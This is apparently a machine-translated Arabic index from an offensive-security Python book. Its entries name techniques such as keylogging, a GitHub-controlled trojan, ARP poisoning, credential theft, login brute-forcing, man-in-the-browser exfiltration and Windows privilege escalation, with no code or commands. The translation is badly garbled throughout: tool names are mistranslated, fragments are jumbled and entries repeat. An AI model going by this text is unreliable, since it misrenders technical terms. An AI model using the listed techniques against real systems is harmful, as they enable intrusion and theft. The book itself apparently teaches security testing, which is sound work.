الوظائف، اختراق وظيفة الاستيراد في بايثون، اختبارها عمليًا

Machine Translated by Google

إعداد الحساب، أوامر وتحكم جيت هاب

بناء، بناء حصان طروادة متوافق مع GitHub، تهيئةتهيئة

حصان طروادة ، إنشاء وحدات، إنشاء وحدات

اختراق وظيفة الاستيراد، اختراق وظيفة الاستيراد في بايثون

تحسينات وتطويرات على اختبارات Kicking the Tires ، واختراق وظيفة

الاستيراد في بايثون، ووحدة github3، وتثبيت كالي لينكس

فئة GitImporter، اختراق وظيفة الاستيراد في بايثون

ح

دالة handle_client، دالة handle_comment لخادم TCP ، تحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذهبية

دالة handle_data، اختراق مصادقة HTMLForm، تحويل محتوى الموقع الإلكتروني إلى كلمة المرور الذهبية

دالة handle_endtag، مصادقة نماذج HTML باستخدام أسلوب التخمين العشوائي

دالة handle_starttag، مصادقة نماذج HTML باستخدام أسلوب التخمين العشوائي

كائن HashDump، إضافة HashDump لاستخراج تجزئات كلمات المرور ، استخراج تجزئات كلمات المرور

وظيفة hasMorePayloads، اختبار Burp Fuzzing

دالة تفريغ البيانات بالصيغة السداسية العشرية، إنشاء إضافة قائمة خلايا لوكيل TCP ، استخراج تجزئات كلمات المرور

فئة HookManager، تسجيل ضغطات المفاتيح للمتعة، وكتابة ضغطات المفاتيح

مصادقة نماذج HTML، الهجوم العنيف، الهجوم العنيف على مصادقة نماذج HTML

مصادقة نموذج HTML، مصادقة نموذج HTML باستخدام أسلوب التخمين العشوائي، مصادقة نموذج HTML باستخدام أسلوب التخمين العشوائي

المصادقة، المصادقة باستخدام أسلوب التخمين العشوائي لنموذج HTML

المصادقة، اختراق مصادقة نماذج HTML، اختبارها

Machine Translated by Google

نموذج تسجيل دخول المسؤول، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي

الإعدادات العامة، مصادقة نماذج HTMLباستخدام أسلوب التخمين العشوائي

فئة تحليل HTML، HTMLلصق قائمة كلمات في مصادقة نموذج HTMLباستخدام أسلوب التخمين

العشوائي ، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي

فئة الاختراق الأساسية، اختراق مصادقة نموذج HTML

مسار الطلب، اختبار مصادقة نماذج HTMLباستخدام أسلوب الاختراق ، اختبار الأداء

فئة HTMLParser، مصادقة HTMLFormباستخدام أسلوب التخمين العشوائي، تخمين HTMLForm

المصادقة، تحويل محتوى الموقع الإلكتروني إلى كلمات مرور قيّمة

علامة تبويب سجل Kicking the Tires، Kicking the Tires، Burp، HTTP

أنا

فئة IBurpExtender، اختبار Burp Fuzzing، Bing for Burp

روتين فك تشفير رسائل ICMP، فحص الإطارات، فحص الإطارات، فحص الإطارات، فك التشفير
ICMP، فك تشفير ICMP، فك تشفير ICMP، فك تشفير ICMP

رسالة "الوجهة غير قابلة للوصول"، فحص النظام، فك تشفير بروتوكول ICMP

حساب الطول، فك تشفير ICMP

عناصر الرسالة، اختبار إرسال حزم بيانات UDPوتفسير النتائج، فك تشفير اختبار ICMP، فك

تشفير ICMP

فئة IContextMenuFactory، Bing لـ Burp

for Burp Iexplore.exe، عملية IContextMenuInvocation، فئة

Bing إنشاء معلمة واجهة الخادم، امتلاك الشبكة باستخدام Scapy

فئة IIntruderPayloadGenerator، اختبار Burp Fuzzing

فئة IIntruderPayloadGeneratorFactory، برنامج Burp Fuzzing لاستخراج الصور، اختبار الأداء، معالجة ملفات PCAP، معالجة ملفات

PCAP، معالجة ملفات PCAP
معالجة ملفات PCAP

إضافة رمز التعرف على الوجه، ومعالجة ملفات PCAP

إضافة وظائف داعمة، معالجة ملفات PCAP

نص معالجة الترميز، اختبار معالجة ملفات PCAP، معالجة

ملفات PCAP

Machine Translated by Google

إضافة imageinfo، أتمتة التحقيقات الجنائية الهجومية

سرقة بيانات اعتماد IMAP، السيطرة على الشبكة باستخدام Scapy، سرقة بيانات اعتماد البريد الإلكتروني

مصحح الأخطاء Immunity، حقن التعليمات البرمجية المباشر، حقن التعليمات البرمجية المباشر في وحدة imp، اختراق

وظيفة الاستيراد في بايثون

طريقة __init__، فك تشفير طبقة IP

دالة inject_code، وسوم إدخال حقن التعليمات البرمجية، وعناصر التحكم في إدخال/إخراج مصادقة HTMLForm (IOCTL) باستخدام أسلوب التخمين العشوائي ، وتقنية تحليل حزم البيانات

على نظامي التشغيل ويندوز ولينكس.

أتمتة COM في إنترنت إكسبلورر، متعة مع إنترنت إكسبلورر، رجل في المتصفح (نوعًا ما) ، رجل في المتصفح (نوعًا ما)، رجل في المتصفح (نوعًا ما)، رجل في المتصفح (نوعًا ما)، رجل في المتصفح (نوعًا ما)، إنشاء الخادم، إنشاء الخادم، إنترنت إكسبلورر

أتمتة COM للترشيح، أتمتة IE COM للترشيح، أتمتة IE COM للترشيح

الترشيح، أتمتة IE COM للترشيح، أتمتة IE COM للترشيح، IE COM

أتمتة عمليات الاستخراج

استخراج البيانات، إنشاء الخادم، أتمتة IE COM لاستخراج البيانات، أتمتة IE COM لـ

الترشيح، أتمتة IE COM للترشيح، أتمتة IE COM للترشيح، IE COM

أتمتة الترشيح، أتمتة IE COM للترشيح

إجراءات التشفير، أتمتة IE COM لاستخراج البيانات

برنامج نصي لتوليد المفاتيح، وظيفة تسجيل الدخول في أتمتة IE COM لاستخراج

البيانات ، وظيفة النشر في أتمتة IE COM لاستخراج البيانات ، أتمتة IE COM لاستخراج

البيانات

وظائف الدعم، أتمتة IE COM لعملية التسريب

اختبار، أتمتة IE COM لهجمات رجل في المتصفح لتسريب البيانات ، رجل في المتصفح (نوعًا ما)، رجل في المتصفح (نوعًا ما)، رجل في المتصفح (نوعًا ما) ، رجل في المتصفح (نوعًا ما)، رجل في المتصفح (نوعًا ما) ، رجل في المتصفح (نوعًا ما)، إنشاء الخادم

إنشاء خادم HTTP، تعريف نمط "رجل في المتصفح" (نوعًا ما) ، نمط "رجل في

المتصفح" (نوعًا ما)

الحلقة الرئيسية، رجل في المتصفح (نوعًا ما)

بنية دعم لاختبارات "الرجل في المتصفح" (نوعًا ما) ، إنشاء خادم ينتظر وظائف المتصفح، اختبار "

الرجل في المتصفح" (نوعًا ما)

علامة تبويب المتسلل، تجشؤ، ركل الإطارات، ركل الإطارات

Machine Translated by Google

أداة كشف المتسللين، Burp، اختبار Burp Fuzzing

التحكم في الإدخال/الإخراج، (IOCTL) تحليل حزم البيانات على نظامي التشغيل ويندوز ولينكس، تحليل حزم البيانات على نظامي التشغيل ويندوز ولينكس

روتين فك تشفير رأس بروتوكول الإنترنت، تحليل حزم البيانات على نظامي التشغيل ويندوز ولينكس، فك تشفير طبقة بروتوكول الإنترنت، فك تشفير طبقة بروتوكول الإنترنت، فك تشفير طبقة بروتوكول الإنترنت، فك تشفير طبقة بروتوكول الإنترنت

تجنب التلاعب بالبتات، فك تشفير طبقة IP

بروتوكول قابل للقراءة البشرية، فك تشفير طبقة IP

اختبار، فك تشفير بنية رأس IPv4 النموذجية لطبقة IP، فك تشفير طبقة IP

ج

جانزن، كليف، تصعيد امتيازات ويندوز

تنسيق JSON، تكوين حصان طروادة

ملف JAR مستقل لـ Jython، توسيع Burp Proxy، اختبار Burp Fuzzing

ك

كالي لينكس، تثبيت كالي لينكس، تثبيت كالي لينكس، تثبيت كالي لينكس

تثبيت كالي لينكس، تثبيت كالي لينكس

اسم المستخدم وكلمة المرور الافتراضيان، تثبيت بيئة سطح المكتب

كالي لينكس، تحديد إصدار كالي لينكس ، تثبيت كالي لينكس

جارٍ تنزيل الصورة، تثبيت كالي لينكس

مناقشة عامة، تثبيت كالي لينكس، تثبيت الحزم، تثبيت كالي لينكس

فعالية KeyDown، تسجيل ضغطات المفاتيح للمتعة، وكتابة نقرات المفاتي

تسجيل ضغطات المفاتيح، تسجيل ضغطات المفاتيح للمتعة، وضغطات المفاتيح

وظيفة تسجيل ضغطات المفاتيح، تسجيل ضغطات المفاتيح للمتعة، وضغطات المفاتيح

خريس، حسام، إس إس إتش مع باراميكو

كوتشمارسكي، كارول، اختراق وظائف الاستيراد في بايثون

ل

بنية LASTINPUTINFO، اكتشاف بيئة الحماية

دالة تحميل الوحدة، اختراق وظائف الاستيراد في بايثون، دالة فهرسة نموذج تسجيل

الدخول، رجل في المتصفح (نوعًا ما)

Machine Translated by Google

وظيفة تسجيل الدخول إلى تمبلر، أتمتة IE COMلتسريب البيانات

دالة logout_form، نموذج رجل في المتصفح (نوعًا ما) دالة logout_url،

نموذج رجل في المتصفح (نوعًا ما)

م

هجمات الرجل في المتصفح (MitB)، الرجل في المتصفح (نوع من)، الرجل في المتصفح (نوع من).
رجل في المتصفح (نوعًا ما)، رجل في المتصفح (نوعًا ما)، رجل في المتصفح (نوعًا ما)،
رجل في المتصفح (نوعًا ما)، إنشاء الخادم

إنشاء خادم HTTP، رجل في المتصفح (نوعًا ما)

مُعرَّف، حلقة رئيسية لنمط "الرجل في المتصفح" (نوع من) ، بنية دعم لنمط

"الرجل في المتصفح" (نوع من) ، نمط "الرجل في المتصفح" (نوع من)

الاختبار، إنشاء الخادم

في انتظار تفعيل وظائف المتصفح، رجل في المتصفح (نوعًا ما)

هجمات الوسيط (MITM)، تسميم ذاكرة التخزين المؤقت لبروتوكول ARP باستخدام Scapy، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخ
سكابي، تسميم مخبأ ARPبواسطة سكابي، تسميم مخبأ ARPبواسطة سكابي، تسميم مخبأ ARPبواسطة سكابي

إضافة وظائف داعمة، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام برنامج Scapyالنصي لتسميم التعليمات البرمجية، تسميم ذاكرة
التخزين المؤقت لبروتوكول ARPباستخدام Scapy

فحص ذاكرة التخزين المؤقت، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام Scapy

اختبار، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام Scapy

وظيفة التشويه، تحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذهبية

ميتا سبلويت، تنفيذ شيفرة برمجية باستخدام لغة بايثون

مايكروسوفت، اختبار الأداء (انظر محرك بحث بينغ؛ أتمتة COMلمتصفح إنترنت إكسبلورر)

هجمات الرجل في المتصفح (نوعًا ما) (انظر هجمات الرجل في المتصفح)

هجمات الوسيط، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام Scapy(انظر دليل وحدات هجمات الوسيط)،
أوامر وتحكم GitHub

دالة module_runner، اختراق وظائف الاستيراد في بايثون

دالة mutate_payload، اختبار Burp Fuzzing

شمال

ناثو، كريم، رجل المتصفح (نوعًا ما)

وحدة netaddr، فك تشفير ICMP، فحص الإطارات

Machine Translated by Google

وظائف مشابهة لـ Netcat، خادم TCP، خادم TCP، خادم TCP، استبدال Netcat، استبدال Netcat
استبدال Netcat، استبدال Netcat، استبدال Netcat، استبدال Netcat، استبدال Netcat، استبدال Netcat
استبدال Netcat، استبدال Netcat

إضافة كود العميل، استبدال Netcat

استدعاء الدوال، استبدال وظائف تنفيذ أوامر Netcat، استبدال واجهة أوامر
Netcat، استبدال Netcat

إنشاء الدالة الرئيسية، استبدال Netcat

إنشاء حلقة خادم أساسية، استبدال Netcat بإنشاء وظيفة بديلة،

استبدال وظيفة تحميل الملفات في Netcat، استبدال Netcat

استيراد المكتبات، خادم TCP

ضبط المتغيرات العامة، واختبار خادم TCP، واستبدال
Netcat

أساسيات الشبكة، الشبكة: الأساسيات، الشبكة: الأساسيات، عميل TCP، خادم TCP، خادم TCP
اختبار الأداء، اختبار الأداء، بناء وكيل TCP، بناء وكيل TCP، بناء وكيل TCP
بروكسي SSH، SSH مع باراميكو، SSH مع باراميكو، SSH مع باراميكو، SSH مع باراميكو
باراميكو، إس إس إتش مع باراميكو، ركل الإطارات، ركل الإطارات، ركل الإطارات، ركل
الإطارات، نفق SSH، نفق SSH، نفق SSH

Machine Translated by Google

إنشاء عملاء TCP، الشبكة: الأساسيات

إنشاء وكلاء TCP، اختبارها، اختبارها، بناء وكيل TCP، بناء TCP

إنشاء وكيل TCP

دالة تفريغ البيانات السداسية العشرية، دالة معالجة وكيل TCP، بناء وكيل TCP

أسباب فحص الإطارات

اختبار، بناء وكيل TCP

إنشاء خوادم TCP، خادم TCP، إنشاء عملاء

TCP عميل UDP،

وظائف مشابهة لـ netcat، خادم TCP (انظر الوظائف المشابهة لـ netcat)

نفق SSH، معاينة، معاينة، معاينة، معاينة، SSH

النفق، نفق SSH، نفق SSH

للأمام، ركل الإطارات، ركل الإطارات للخلف، ركل الإطارات، نفق SSH، نفق SSH

الاختبار، نفق SSH

SSH مع Paramiko، SSH مع Paramiko، SSH مع Paramiko، SSH مع Paramiko، SSH مع Paramiko

باراميكو، SSH مع باراميكو، SSH مع باراميكو

إنشاء خادم SSH، استخدام SSH مع Paramiko، تثبيت Paramiko، استخدام SSH مع Paramiko

مصادقة المفاتيح، SSH باستخدام Paramiko

تشغيل الأوامر على عميل ويندوز عبر SSH، اختبار SSH باستخدام SSH، Paramiko باستخدام Paramiko

برامج تحليل الشبكات، الشبكة: المقابس الخام والتحليل، الشبكة: المقابس الخام والتحليل

الشبكة: المقابس الخام والتجسس، تجسس الحزم على نظامي التشغيل ويندوز ولينكس، تجسس الحزم على ويندوز ولينكس، تحليل حزم البيانات على ويندوز ولينكس، فك تشفير طبقة بروتوكول الإنترنت، فك تشفير بروتوكول الإنترنت الطبقة، فك تشفير طبقة بروتوكول الإنترنت، فك تشفير طبقة بروتوكول الإنترنت، فحص الإطارات، فحص الإطارات، فك تشفير بروتوكول رسائل التحكم في الإنترنت، فك تشفير بروتوكول رسائل التحكم في الإنترنت، فك تشفير بروتوكول رسائل التحكم في الإنترنت

Machine Translated by Google

اكتشاف الأجهزة المضيفة النشطة على قطاعات الشبكة، الشبكة: المقابس الخام والتجسس

روتين فك تشفير رسائل ICMP، فحص الإطارات، فحص الإطارات، فحص الإطارات، فك التشفير
ICMP، فك تشفير ICMP، فك تشفير ICMP، فك تشفير ICMP

رسالة "الوجهة غير قابلة للوصول"، فحص الإطارات، حساب طول بروتوكول ICMP ، فك تشفير بروتوكول ICMP

عناصر الرسالة، فحص الإطارات

إرسال حزم بيانات UDP وتفسير النتائج، اختبار فك تشفير ICMP ، فك تشفير ICMP

روتين فك تشفير رأس بروتوكول الإنترنت، تحليل حزم البيانات على نظامي التشغيل ويندوز ولينكس، فك تشفير طبقة بروتوكول الإنترنت.
فك تشفير طبقة بروتوكول الإنترنت، فك تشفير طبقة بروتوكول الإنترنت، فك تشفير طبقة بروتوكول الإنترنت

تجنب التلاعب بالبتات، فك تشفير طبقة IP

بروتوكول قابل للقراءة البشرية، اختبار فك تشفير طبقة بروتوكول

الإنترنت ، فك تشفير بنية رأس IPv4 النموذجية لطبقة بروتوكول

الإنترنت، فك تشفير طبقة بروتوكول الإنترنت

الوضع المختلط، تحليل حزم البيانات على نظامي التشغيل ويندوز ولينكس

إعداد برنامج تحليل المقابس الخام، وتحليل حزم البيانات على نظامي التشغيل ويندوز ولينكس

ويندوز مقابل لينكس، الشبكة: المقابس الخام والتجسس

طريقة جديدة، فك تشفير طبقة IP

يا

أتمتة التحليل الجنائي الهجومي، أتمتة التحليل الجنائي الهجومي، أتمتة التحليل الجنائي الهجومي
أتمتة التحقيقات الجنائية الهجومية، واستخراج تجزئات كلمات المرور، وحقن التعليمات البرمجية المباشرة

حقن التعليمات البرمجية المباشر، تثبيت Volatility باستخدام حقن التعليمات البرمجية المباشر، أتمتة التحليل الجنائي الهجومي

الملفات الشخصية، أتمتة التحقيقات الجنائية الهجومية

استعادة تجزئات كلمات المرور، استخراج تجزئات كلمات المرور

الموارد الإلكترونية، إعداد بيئة بايثون الخاصة بك، تثبيت كالي لينكس، وينج دي آي دي، الشبكة:
الأساسيات، SSH مع SSH، Paramiko مع Paramiko، الشبكة: المقابس الخام والتجسس، الحزم
التجسس على أنظمة ويندوز ولينكس، واختبارها، والسيطرة على الشبكة باستخدام سكابي، والسيطرة على
الشبكة باستخدام Scapy، معالجة ملفات PCAP، معالجة ملفات PCAP، فحصها ، فحصها
اختبار مصادقة نماذج HTML باستخدام أسلوب التخمين العشوائي، وتجربة النظام، وتوسيع نطاق Burp Proxy، وتوسيع نطاق Burp
بروكسي، توسيع بروكسي Burp، Bing لـ Burp، أوامر وتحكم Github، أوامر Github و
التحكم، بناء حصان طروادة متوافق مع GitHub، اختراق وظيفة الاستيراد في بايثون، تسجيل ضغطات المفاتيح للمتعة، التقاط لقطات شاشة، تنفيذ
شيفرة برمجية باستخدام بايثون، إنشاء الخادم، ويندوز
تصعيد الامتيازات، تصعيد الامتيازات في ويندوز، إنشاء مراقب العمليات، إنشاء عملية

Machine Translated by Google

مراقبة، مراقبة العمليات باستخدام WMI، فحص شامل، أتمتة التحقيقات الجنائية الهجومية، مباشر
حقن التعليمات البرمجية، حقن التعليمات البرمجية المباشر

مفاتيح واجهة برمجة تطبيقات Bing، Bing Burp

Burp، توسيع Burp Proxy

قابيل وهابيل، ركل الإطارات

كارلوس بيريز، يقوم بتقييم البنية الأساسية للمستودع، ووحدة التحكم والقيادة في جيت هاب.

مشروع DirBuster، معاينة المشروع

مشروع El Jefe، إنشاء كود لكشف الوجوه في برنامج مراقبة العمليات، معالجة ملفات PCAP

لتوليد حمولات Metasploit، تنفيذ أكواد Shellcode باستخدام لغة Python

اختراق وظيفة الاستيراد في بايثون، اختراق وظيفة الاستيراد في بايثون

حسام خريس، SSH مع باراميكو

مصحح الأخطاء المناعي، والتحكم في إدخال/إخراج حقن التعليمات البرمجية المباشرة (IOCTL)،
واستنشاق الحزم على نظامي التشغيل ويندوز ولينكس

نموذج تسجيل دخول مدير جوملا، مصادقة نموذج HTML باستخدام أسلوب التخمين العشوائي

جيثون، توسيع بروكسي بورب

كالي لينكس، تثبيت كالي لينكس

شفرة برمجية خبيثة عبر مربع الرسائل، حقن التعليمات البرمجية المباشرة

وحدة netaddr، اختبارها

OpenCV، معالجة ملفات PCAP

باراميكو، SSH مع باراميكو

أمان الويب، PortSwigger توسيع Burp Proxy

خدمة مثال على تصعيد الامتيازات، تصعيد الامتيازات في ويندوز

py2exe، بناء حصان طروادة متوافق مع GitHub

حزمة PyCrypto، إنشاء الخادم

مكتبة PyHook، تسجيل ضغطات المفاتيح للمتعة و Keystrokes

مكتبة بايثون لواجهة برمجة تطبيقات GitHub، أوامر وتحكم GitHub

صفحة WMI في بايثون، إنشاء مراقب العمليات

برنامج تثبيت PyWin32، تصعيد امتيازات ويندوز

سكابي، السيطرة على الشبكة باستخدام سكابي، السيطرة على الشبكة باستخدام سكابي

وحدة المقبس، الشبكة: الأساسيات

Machine Translated by Google

يفحص الإطارات SVNDigger،

برنامج VMware Player، إعداد بيئة بايثون الخاصة بك

إطار عمل التقلبات، أتمتة التحقيقات الجنائية الهجومية

توثيق فئة Win32_Process، مراقبة العمليات باستخدام WMI

ويندوز GDI، التقاط لقطات الشاشة

وينغ آيد، وينغ آيد

وايرشارك، الشبكة: المقابس الخام والتجسس

معالجة ملفات PCAP، PCAP، معالجة ملفات PCAP OpenCV،

دالة os.walk، علامة ملكية تثبيتات تطبيقات الويب مفتوحة المصدر ، رجل في

المتصفح (نوعًا ما)

P

معالجة ملفات التقاط الحزم، فحصها (انظر معالجة ملفات التقاط الحزم (PCAP

دالة packet.show()، سرقة بيانات اعتماد البريد الإلكتروني

باراميكو، SSH مع باراميكو، SSH مع باراميكو، SSH مع باراميكو، SSH مع باراميكو، SSH مع باراميكو

إنشاء خادم SSH، HSS وSSH باستخدام Paramiko

تثبيت SSH باستخدام Paramiko

تشغيل الأوامر على عميل ويندوز عبر SSH، HSS وSSH باستخدام Paramiko

مصادقة مفتاح SSH، اختبار SSH باستخدام Paramiko ، SSH باستخدام Paramiko

قائمة كلمات لتخمين كلمات المرور، تحويل محتوى الموقع الإلكتروني إلى كنز من كلمات المرور، تحويل محتوى الموقع الإلكتروني إلى كنز من كلمات المرور، تحويل محتوى الموقع الإلكتروني إلى كنز من كلمات المرور، تحويل محتوى الموقع الإلكتروني إلى كلمة المرور الذهبية، تحويل محتوى الموقع الإلكتروني إلى كلمة مرور ذهبية

تحويل حركة مرور HTTP المحددة إلى قائمة كلمات، وتحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذهبية

وظيفة عرض قائمة الكلمات، اختبار تحويل محتوى الموقع الإلكتروني إلى كلمة مرور ذهبية ، تحويل محتوى الموقع الإلكتروني إلى كلمة مرور ذهبية، تحويل محتوى الموقع الإلكتروني إلى كلمة مرور ذهبية

علامة تبويب الحمولة، Kicking the Tires، Kicking the Tires، Burp

معالجة ملفات التقاط الحزم (PCAP)، تسميم ذاكرة التخزين المؤقت لبروتوكول ARP باستخدام Scapy، اختبار الأداء، اختبار الأداء، معالجة ملفات التقاط الحزم، معالجة ملفات التقاط الحزم، معالجة ملفات التقاط الحزم، معالجة ملفات التقاط الحزم

Machine Translated by Google

إضافة رمز التعرف على الوجه، ومعالجة ملفات PCAP

إضافة وظائف داعمة، معالجة ملفات PCAP

نتائج تسميم ذاكرة التخزين المؤقت لبروتوكول ARP، تسميم ذاكرة التخزين المؤقت لبروتوكول ARP باستخدام برنامج معالجة الترميز Scapy، معالجة ملفات PCAP

كتابة نقش الصور، معاينة الإطارات

الاختبار، معالجة ملفات PCAP

بيريز، كارلوس، تجربة مدير حزم pip، تثبيت كالي لينكس

سرقة بيانات اعتماد POP3، السيطرة على الشبكة باستخدام Scapy، سرقة بيانات اعتماد البريد الإلكتروني

دالة populate_offsets، استخراج تجزئات كلمات المرور

خطأ في الوصول إلى المنفذ، فحص الإطارات

أمان الويب PortSwigger، توسيع Burp Proxy

علامة تبويب المواضع، تجشؤ، ركل الإطارات، ركل الإطارات

وظيفة النشر على تمبلر، أتمتة COM لمتصفح إنترنت إكسبلورر لتصعيد الامتيازات، تصعيد الامتيازات في ويندوز، تصعيد الامتيازات في ويندوز، ويندوز

تصعيد الامتيازات، إنشاء مراقب عمليات، إنشاء مراقب عمليات، مراقبة العمليات باستخدام WMI، مراقبة العمليات باستخدام WMI، امتيازات رمز Windows، امتيازات رمز Windows

الفوز بالسباق، الفوز بالسباق، الفوز بالسباق، معاينة الإطارات

حقن التعليمات البرمجية، تجربة تثبيت خدمة نموذجية، تصعيد امتيازات ويندوز ، تثبيت المكتبات، تصعيد امتيازات ويندوز

مراقبة العمليات، إنشاء مراقب عمليات، إنشاء مراقب عمليات، مراقبة العمليات باستخدام WMI

الاختبار، مراقبة العمليات باستخدام WMI، إنشاء مراقب للعمليات

امتيازات الرموز المميزة، مراقبة العمليات باستخدام WMI، امتيازات رموز Windows المميزة، رموز Windows المميزة الامتيازات

استرداد الامتيازات المفعّلة تلقائيًا، امتيازات رمز Windows

إخراج البيانات وتسجيلها، امتيازات رمز ويندوز

الفوز في سباق ضد تنفيذ التعليمات البرمجية، الفوز بالسباق، الفوز بالسباق، الفوز بالسباق

إنشاء مراقب الملفات، الفوز بالسباق

الاختبار، الفوز بالسباق

Machine Translated by Google

معامل ،prnامتلاك الشبكة باستخدام Scapy

مراقبة العمليات، إنشاء مراقب عمليات، إنشاء مراقب عمليات، مراقبة العمليات باستخدام WMI

الفوز في سباق ضد تنفيذ التعليمات البرمجية، إنشاء مراقب العمليات، مراقبة العمليات باستخدام WMI

الاختبار، ومراقبة العمليات باستخدام WMI

باستخدام ،WMIإنشاء مراقب العمليات

وظيفة مراقبة العمليات، مراقبة العمليات باستخدام علامة ،profile-- WMIأتمتة

التحقيقات الجنائية الهجومية

علامة تبويب بروكسي، تحشؤ، ركل الإطارات، ركل الإطارات

دالة ،proxy_handlerبناء وكيل TCP

فئة ،PSListحقن التعليمات البرمجية المباشر ،py2exeبناء حصان

طروادة متوافق مع GitHub

حزمة ،PyCryptoإنشاء الخادم، أتمتة IE COMلاستخراج البيانات

مكتبة ،PyHookتسجيل ضغطات المفاتيح للمتعة، واكتشاف بيئات الحماية المعزولة

مكتبة بايثون لواجهة برمجة تطبيقات ،GitHubأوامر وتحكم GitHub

برنامج تثبيت ،PyWin32تصعيد امتيازات ويندوز

سؤال

كائنات قائمة الانتظار، وتعيين مواقع تثبيت تطبيقات الويب مفتوحة المصدر، واختراق الدلائل والملفات باستخدام أسلوب القوة الغاشمة المواقع

R

وظيفة ،random_sleepأتمتة IE COMلاستخراج البيانات

دالة ،ReadDirectoryChangesWالفوز بالسباق

دالة ،receive_fromبناء وكيل TCP

دالة recvfrom()، عميل TCP، دالةregisterIntruderPayloadGeneratorFactory، اختبار

Burp Fuzzing

فئة ،RegistryApiاستخراج تجزئات كلمات المرور

أداة التكرار، ،Burpاختبار Burp Fuzzing

فئة الطلب، مكتبة المقابس للويب: دالة معالج الطلب ،urllib2بناء وكيل ،TCP

دالة إعادة توجيه منفذ الطلب، نفق SSH

وظيفة إعادة الضبط، اختبار Burp Fuzzing

Machine Translated by Google

دالة معالجة الاستجابة، بناء وكيل ،TCPدالة استعادة الهدف، تسميم ذاكرة التخزين المؤقت لبروتوكول ARP

باستخدام ،Scapyنفق SSHالعكسي، اختبار الأداء، نفق ،SSHنفق SSH

وظيفة ،reverse_forward_tunnelنفق SSH

تشغيل الدالة، إنشاء الوحدات النمطية

S

الكشف عن بيئة الاختبار المعزولة، وتجربة النظام.

مكتبة ،Scapyامتلاك الشبكة باستخدام ،Scapyامتلاك الشبكة باستخدام ،Scapyامتلاك

التواصل مع ،Scapyالسيطرة على الشبكة باستخدام ،Scapyسرقة بيانات اعتماد البريد الإلكتروني، سرقة البريد الإلكتروني

بيانات الاعتماد، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام ،Scapyتسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام ،Scapyذاكرة التخزين المؤقت لبروتوكول ARP

التسمم بنيات سكابي، التسمم بنيات سكابي في مخبأ ،ARPالتسمم بنيات سكابي في مخبأ ،ARP ،ARP

تسميم ذاكرة التخزين المؤقت باستخدام ،Scapyفحصها، معالجة ملفات ،PCAPمعالجة ملفات PCAP ،PCAP

معالجة، معالجة ملفات PCAP

تسميم ذاكرة التخزين المؤقت لبروتوكول ،ARPتسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام ،Scapyتسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام ARP ،Scapy

تسميم مخبأ البيانات باستخدام سكابي، تسميم مخبأ البيانات باستخدام سكابي، تسميم مخبأ البيانات باستخدام سكابي

إضافة وظائف داعمة، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام برنامج Scapyالنصي لتسميم التعليمات البرمجية، تسميم ذاكرة

التخزين المؤقت لبروتوكول ARPباستخدام Scapy

فحص ذاكرة التخزين المؤقت، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام Scapy

اختبار، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام Scapy

تثبيت ،Scapyوالتحكم بالشبكة باستخدامها

معالجة ملفات ،PCAPتسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام ،Scapyاختبار الأداء، معالجة ملفات ،PCAPملفات PCAP

معالجة، معالجة ،PCAPمعالجة PCAP

إضافة رمز التعرف على الوجه، ومعالجة ملفات PCAP

إضافة وظائف داعمة، معالجة ملفات PCAP

نتائج تسميم ذاكرة التخزين المؤقت لبروتوكول ،ARPتسميم ذاكرة التخزين المؤقت لبروتوكول

ARPباستخدام برنامج معالجة الترميز ، Scapyمعالجة ملفات PCAP

كتابة نقش الصور، معاينة الإطارات

الاختبار، معالجة ملفات PCAP

سرقة بيانات اعتماد البريد الإلكتروني، السيطرة على الشبكة باستخدام ،Scapyالسيطرة على الشبكة باستخدام Scapy

سرقة بيانات اعتماد البريد الإلكتروني، سرقة بيانات اعتماد البريد الإلكتروني

تطبيق فلتر لمنافذ البريد الشائعة، سرقة بيانات اعتماد البريد الإلكتروني

إنشاء أداة تجسس بسيطة، والسيطرة على الشبكة باستخدام Scapy

اختبار، سرقة بيانات اعتماد البريد الإلكتروني

Machine Translated by Google

علامة تبويب النطاق، Burp، اختبار الأداء، لقطات شاشة لتحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذكية

اختبار الأداء

امتياز SeBackupPrivilege، امتيازات رمز Windows

Secure Shell، SSH مع Paramiko (انظر SSH)

امتياز SeDebugPrivilege، امتيازات رمز Windows

وظيفة تحديد الكائن، التقاط لقطات الشاشة

امتياز SeLoadDriver، امتيازات رمز Windows، امتيازات رمز Windows

دالة sendto()، دالة server_loop لعميل TCP ، استبدال Netcat

دالة SetWindowsHookEx، تسجيل ضغطات المفاتيح للمتعة، وتسجيل ضغطات المفاتيح

تنفيذ الشيفرة الخبيثة، والتقاط لقطات الشاشة

وحدة SimpleHTTPServer، تنفيذ شيفرة برمجية باستخدام لغة بايثون

علامة تبويب خريطة الموقع، Burp، تحويل محتوى الموقع إلى كلمات مرور قيّمة، فحص الموقع

سرقة بيانات اعتماد SMTP، والسيطرة على الشبكة باستخدام Scapy، وسرقة بيانات اعتماد البريد الإلكتروني

وظيفة التجسس، السيطرة على الشبكة باستخدام Scapy

وحدة المقابس، الشبكة: الأساسيات، الشبكة: الأساسيات، عميل TCP، خادم TCP، خادم TCP

فحص الإطارات

بناء خوادم بروكسي TCP، وتجربة إنشاء عملاء TCP، والشبكة: الأساسيات

إنشاء خوادم TCP، خادم TCP

إنشاء عملاء UDP، عميل TCP، وظائف مشابهة لـ

خادم TCP netcat،

معلمة SOCK_DGRAM، عميل TCP

مُعامل SOCK_STREAM، الشبكة: الأساسيات

SSH (بروتوكول SSH، Secure Shell) مع Paramiko، SSH مع Paramiko، SSH مع Paramiko، SSH مع Paramiko، SSH

باراميكو، SSH مع باراميكو، معاينة، معاينة، معاينة، معاينة

